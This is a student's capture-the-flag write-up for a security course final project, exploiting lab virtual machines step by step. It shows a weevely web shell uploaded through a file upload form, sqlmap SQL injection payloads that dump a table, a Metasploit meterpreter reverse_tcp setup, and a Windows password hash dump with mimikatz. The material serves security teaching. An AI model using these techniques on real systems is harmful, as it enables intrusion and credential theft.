
Aayushi Dubey **UID: - 116934596**


ENPM 685
Final Project.

1. After installing both the virtual machines I ran Nmap command on my Kali machine and found an IP address i.e., 172.16.173.178



```
Nmap scan report for 172.16.173.178
Host is up (0.00030s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:4F:31:AA (VMware)
```

2. After entering this IP address on my browser, I came across a website with the name ENPM685 Pictures, Inc.



ENPM685 Pictures, Inc.

Welcome to the online home of ENPM685 Pictures, Inc.

We are a small movie production company that makes mockbusters of mockbuster films.

Current releases

- Sharknado 3
- 200 MPH
- Three Headed Shark
- Abraham Lincoln vs Zombies


We are always taking submissions for new movie ideas.

Upload your script or treatment to us: Browse... No file selected. Upload

We're hiring! check out our careers page

Contact our CEO, Bob Dobbs: enpm685@gmail.com

3. After clicking on the careers page, I found ***Flag 5: skills in reading between the lines.***



We're looking for some good people, are you one of them?

Office Manager

Requirements:

- Someone to manage the office
- Previous office management skills desired
- Must not mind having to read terrible movie scripts

Web Developer

Requirements:

- PHP skills
- Javascript skills
- Secure coding practices
- Python skills
- Ruby skills

IT Manager

Requirements:


- Internet skills
- Nunchuck skills
- Windows XP/7/8/10 skills
- Linux skills
- F5 load balancer skills
- flag5: skills in reading between the lines
- Firewall skills
- Python scripting skills
- Port scanning skills

Send your resumes to our CEO, Bob Dobbs: enpm685@gmail.com

Back to our main page


4. On the main page of the website, there is an option of uploading a file; then I created a file with the name upload.txt

   With this command, **weevely generate enpm685 ~/upload.php** created a shell.
   With this command, **weevely** **http://172.16.173.178/uploads/upload.php enpm685** web shell was accessed.




```
root@kali:~# echo "enpm685" > upload.txt
root@kali:~# weevely generate enpm685 ~/upload.php
Generated '/root/upload.php' with password 'enpm685' of 762 byte size.
root@kali:~# weevely http://172.16.173.178/upload.php enpm685
/usr/share/weevely/core/sessions.py:219: YAMLLoadWarning: calling yaml.load() without Loader=... is deprecated, as the default Loader is unsafe. Please read https://msg.pyyaml
.org/load for full details.
  sessiondb = yaml.load(open(dbpath, 'r').read())

[+] weevely 3.7.0

[+] Target:     172.16.173.178
[+] Session:    /root/.weevely/sessions/172.16.173.178/upload_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> uid
[!][terminal] Backdoor communication failed, check URL availability and password
weevely> pwd
[!][terminal] Backdoor communication failed, check URL availability and password
weevely>
[2]+  Stopped                 weevely http://172.16.173.178/upload.php enpm685
root@kali:~# weevely http://172.16.173.178/uploads/upload.php enpm685
/usr/share/weevely/core/sessions.py:219: YAMLLoadWarning: calling yaml.load() without Loader=... is deprecated, as the default Loader is unsafe. Please read https://msg.pyyaml
.org/load for full details.
  sessiondb = yaml.load(open(dbpath, 'r').read())

[+] weevely 3.7.0

[+] Target:     172.16.173.178
[+] Session:    /root/.weevely/sessions/172.16.173.178/upload_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@final:/var/www/html/uploads $ ls
Final Project enpm685
finalproject
finalproject.txt
upload.php
upload.txt
www-data@final:/var/www/html/uploads $ cd ..
www-data@final:/var/www/html $ ls
careers.php
flag4.php
```

5. After exploring, I found flag 4, which was in an encrypted form and was decoded in base64.
   flag4: I'm not scared of a little base64 encoding.



```
flag4.php
index.php
movies
movies.php
site.tar
upload.php
uploads
www-data@final:/var/www/html $ head -10 flag4.php
<?php

// you'll need to crack the code to find flag4.
// good luck!

$y = "ZmxhZzQ6IEknbSBub3Qgc2NhcmVkIG9mIGEgbGl0dGxlIGJhc2U2NCBlbmNvZGluZw==";
$z = "WW91IGVudGVyZWQgdGhlIHdyb25nIGNvZGUuICBUcnkgYWdhaW4";

if (!isset($_GET['code']))
{
www-data@final:/var/www/html $ Exiting.
```

6. On the main page, there are some movies mentioned I clicked on one of them, and I came across this page.




ENPM685 Pictures, Inc.

Sharknado 3

Description: Three times the sharps of Sharknado 1!

Back to our main page


7. On adding ‘ at the last of the URL http://172.16.173.178/movies.php?id=sharknado I came across this page.



```
Could not successfully run query (SELECT name, description, image FROM movies where identifier = 'sharknado'') from DB: You have an error in your SQL syntax; check the
manual that corresponds to your MySQL server version for the right syntax to use near ''sharknado''' at line 1
```


8. I performed this command sqlmap -b -u http://172.16.173.178/movies.php?id=sharknado to know the DBMS banner information, version of DB and to test URL.

   By running this command sqlmap --dbs -u http://172.16.173.178/movies.php?id=sharknado I came across a list of databases which was mentioned on the remote server.



```
---
[19:20:21] [INFO] the back-en
web server operating system:
web application technology: A
back-end DBMS: MySQL ≥ 5.5
[19:20:21] [INFO] fetching da
available databases [5]:
[*] flag3
[*] information_schema
[*] movies
[*] mysql
[*] performance_schema
```

Where I found ***flag 3***: -




```
[19:34:32] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=sharknado' AND 1546=1546 AND 'GJKm'='GJKm

    Type: error-based
    Title: MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: id=sharknado' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0×7176767871,(SELECT (ELT(4614=4614,1))),0×716b7a6a71,0×78))s), 8446744073709551610, 844674407370955
1610))) AND 'xSBw'='xSBw

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=sharknado' AND (SELECT 2534 FROM (SELECT(SLEEP(5)))fGTi) AND 'RUuE'='RUuE

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=sharknado' UNION ALL SELECT CONCAT(0×7176767871,0×56764973414b624b786f635873787054476348635750447452434848524157694b76657547657548,0×716b7a6a71),NULL,NULL-- Cz
xC
---
[19:34:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL ≥ 5.5
[19:34:32] [INFO] fetching columns for table 'flag3' in database 'flag3'
[19:34:32] [INFO] fetching entries for table 'flag3' in database 'flag3'
Database: flag3
Table: flag3
[4 entries]
+----+-------------+--------------------+------------+---------+
| id | ssn         | name               | title      | salary  |
+----+-------------+--------------------+------------+---------+
| 1  | 000-00-0001 | Bob Dobbs          | CEO        | 1       |
| 2  | 000-00-0002 | C. Montgomery Burns | Contractor | 100000  |
| 3  | 111-22-9876 | Brad Pitiful       | Actor      | 9000000 |
| 4  | 220-00-1234 | Alan Smithee       | Director   | 25000   |
+----+-------------+--------------------+------------+---------+

[19:34:33] [INFO] table 'flag3.flag3' dumped to CSV file '/root/.sqlmap/output/172.16.173.178/dump/flag3/flag3.csv'
[19:34:33] [INFO] fetched data logged to text files under '/root/.sqlmap/output/172.16.173.178'
[19:34:33] [WARNING] you haven't updated sqlmap for more than 196 days!!!

[*] ending @ 19:34:33 /2020-05-15/

root@kali:~#
```

9. Performing msfconsole and running these commands

```
set RHOST 172.16.173.178
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 172.16.173.191
```


will create a meterpreter shell. In that meterpreter shell on typing hashdump will give encrypted passwords with usernames.



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
bobdobbs:1001:aad3b435b51404eeaad3b435b51404ee:fb523af90674fee711478628cfa0d7b5:::
crackme:1003:aad3b435b51404eeaad3b435b51404ee:77ee8944a92bb5df620875563fb29743:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:d97175dd39e0f262f719a5c26e575c32:::
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
```

10. On decrypting given encrypted password, I found ***flag2 longfinalpassword,*** which is the password for the windows machine, and it can be accessed.

